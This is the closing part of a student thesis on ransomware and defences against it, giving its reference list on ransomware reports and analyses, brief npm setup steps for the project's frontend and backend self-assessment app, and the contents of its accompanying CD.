[26] Kaspersky. KSN Report: Ransomware in 2014-2016. Technical report, Kaspersky Lab, 6 2016.

[27] Kaspersky. How to Protect Yourself from Ransomware, 2022. `https://www.kaspersky.com/resource-center/threats/how-to-prevent-ransomware`, Last access on April 2022.

[28] Kessler. Gary C. An Overview of Cryptography, 1 2022. `https://www.garykessler.net/library/crypto.html`, Last access on April 2022.

[29] Sesha Kethineni, Ying Cao, and Cassandra Dodge. Use of Bitcoin in Darknet Markets: Examining Facilitative Factors on Bitcoin-Related Crimes. *American Journal of Criminal Justice*, 43(2):141–157, 6 2018.

[30] Van Lam Le, Ian Welch, Xiaoying Gao, and Peter Komisarczuk. Anatomy of Drive-by Download Attack. In *AISC '13: Proceedings of the Eleventh Australasian Information Security Conference - Volume 138*, 2013.

[31] Kevin Liao, Ziming Zhao, Adam Doupe, and Gail Joon Ahn. Behind closed doors: Measurement and analysis of CryptoLocker ransoms in Bitcoin. *eCrime Researchers Summit, eCrime*, 2016-June:1–13, 6 2016.

[32] Robert Lipovsky, Lukas Stefanko, and Gabriel Branisa. The Rise of Android Ransomware. Technical report, ESET, 2 2016.

[33] Malwarebytes Labs. BadRabbit: a closer look at the new version of Petya/NotPetya, 10 2017.

[34] Orkhan Mamedov, Fedor Sinitsyn, and Anton Ivanov. Bad Rabbit ransomware, 10 2017.

[35] McAfee. Understanding Ransomware and Strategies to Defeat it McAfee Labs. Technical report, McAfee Labs, Santa Clara, 3 2016.

[36] Adam McNeil. How did the WannaCry ransomworm spread?, 5 2017. `https://blog.malwarebytes.com/cybercrime/2017/05/how-did-wannacry-ransomworm-spread/`, Last access on April 2022.

[37] Alfred J Menezes, Scott A Vanstone, and Paul C Van Oorschot. *Handbook of Applied Cryptography*. CRC Press, Inc., USA, 1st edition, 1996.

[38] Microsoft Defender Security Team. WannaCrypt ransomware worm targets out-of-date systems, 5 2017.

[39] John Miller and David Mainor. WannaCry Ransomware Campaign: Threat Details and Risk Management, 3 2017. https://www.fireeye.com/blog/products-and-services/2017/05/wannacry-ransomware-campaign.html, Last access on April 2022.

[40] Savita Mohurle and Manisha Patil. A brief study of Wannacry Threat: Ransomware Attack 2017. *International Journal of Advanced Research in Computer Science*, 8(5), 2017.

[41] NCP and National Institute of Standards and Technology. NCP - National Checklist Program Checklist Repository, 2022. https://ncp.nist.gov/repository, Last access on April 2022.

[42] NIST and NCCoE. Ransomware Protection and Response | CSRC, 2022. https://csrc.nist.gov/projects/ransomware-protection-and-response, Last access on April 2022.

[43] Erika Noerenberg, Andrew Costis, and Nathanial Quist. A Technical Analysis of WannaCry Ransomware, 3 2017. https://logrhythm.com/blog/a-technical-analysis-of-wannacry-ransomware/, Last access on April 2022.

[44] Dick O'Brien and John-Paul Power. Ransomware and Businesses 2016. Technical report, ISTR, 2016.

[45] Harun Oz, Ahmet Aris, Albert Levi, and A. Selcuk Uluagac. A Survey on Ransomware: Evolution, Taxonomy, and Defense Solutions. *ACM Computing Surveys*, 2 2021.

[46] Pierluigi Paganini. Hidden Tear Ransomware is now open Source and available on GitHub, 8 2015. http://securityaffairs.co/wordpress/39419/cyber-crime/ransomware-open-source.html, Last access on April 2022.

[47] Ronny Richardson and Max M North. Ransomware: Evolution, mitigation and prevention. *International Management Review*, 13(1):10, 2017.

[48] Kevin Savage, Peter Coogan, and Hon Lau. The evolution of ransomware. Technical report, Symantec Corp., Mountain View, 8 2015.

[49] Nolen Scaife, Henry Carter, Patrick Traynor, and Kevin R. B. Butler. CryptoLock (and Drop It): Stopping Ransomware Attacks on User Data. In *2016 IEEE 36th International Conference on Distributed Computing Systems (ICDCS)*, pages 303–312. IEEE, 6 2016.

[50] Utku Sen. I'm Sorry For Hidden Tear and EDA2, 8 2017. https://utkusen.com/blog/im-sorry-for-hidden-tear-eda2, Last access on April 2022.

[51] SonicWall. Mid-Year Update: 2021 SonicWall Cyber Threat Report. Technical report, SonicWall, 7 2021.

[52] Trend Micro. Ransomware Recap: The Ongoing Development of Hidden Tear Variants, 6 2017. https://www.trendmicro.com/vinfo/it/security/news/cybercrime-and-digital-threats/the-ongoing-development-of-hidden-tear-variants, Last access on April 2022.

[53] TrendMicro. Command and Control [C&C] Server - Definition, 2022. https://www.trendmicro.com/vinfo/us/security/definition/command-and-control-server, Last access on April 2022.

[54] Nicolas van Saberhagen. CryptoNote v2.0. 10 2013.

[55] Leon Voerman. RAASnet FAQs, 2019. https://raasnet.zeznzo.nl/faq.html, Last access on April 2022.

[56] Leon Voerman. RAASnet GitHub Repository, 2019. https://github.com/leonv024/RAASNet, Last access on April 2022.

[57] Azka Wani and S. Revathi. Ransomware protection in IoT using software defined networking. *International Journal of Electrical and Computer Engineering (IJECE)*, 10(3):3166, 6 2020.

[58] Tom Warren. Microsoft issues 'highly unsusual' Windows XP patch to prevent massive ransomware attack , 3 2017. https://www.theverge.com/2017/5/13/15635006/microsoft-windows-xp-security-patch-wannacry-ransomware-attack, Last access on April 2022.

[59] Davey Winder. Google Confirms New AI Tool Scans 300 Billion Gmail Attachments Every Week, 2 2020. https://www.forbes.com/sites/daveywinder/2020/02/28/google-confirms-new-ai-tool-scans-300-billion-gmail-attachments-every-week/, Last access on April 2022.

[60] WIRED. How Spies Snuck Malware Into the Google Play Store - Again and Again, 2020. https://www.wired.com/story/phantomlance-google-play-malware-apt32/, Last access on April 2022.

[61] Adeline Zhang. BadRabbit Sample Analysis and Recommended Solution, 11 2017.

List of Figures

List of Tables

Appendix A

Installation Guidelines

This project is composed of a client-side frontend application and a server-side backend. Both applications' installation guidelines are included in the README section of the specific project. A brief explanation is also given here:

Frontend

1. Install all dependencies by running 'npm install' on the root folder.
2. Run 'npm start' to start the application. Open 'http://localhost:3000' to view it in your browser.

Backend

1. Install all dependencies by running 'npm install' on the root folder.
2. Run 'npm start' to start the application.
3. Run 'node index.js' to optionally update the question set of the self-assessment database.

Appendix B

Contents of the CD

1. Zip archive containing the link to the project's github repository
2. Zip archive containing the latex code of the thesis and PDF of the thesis
3. Slide-set of the final presentation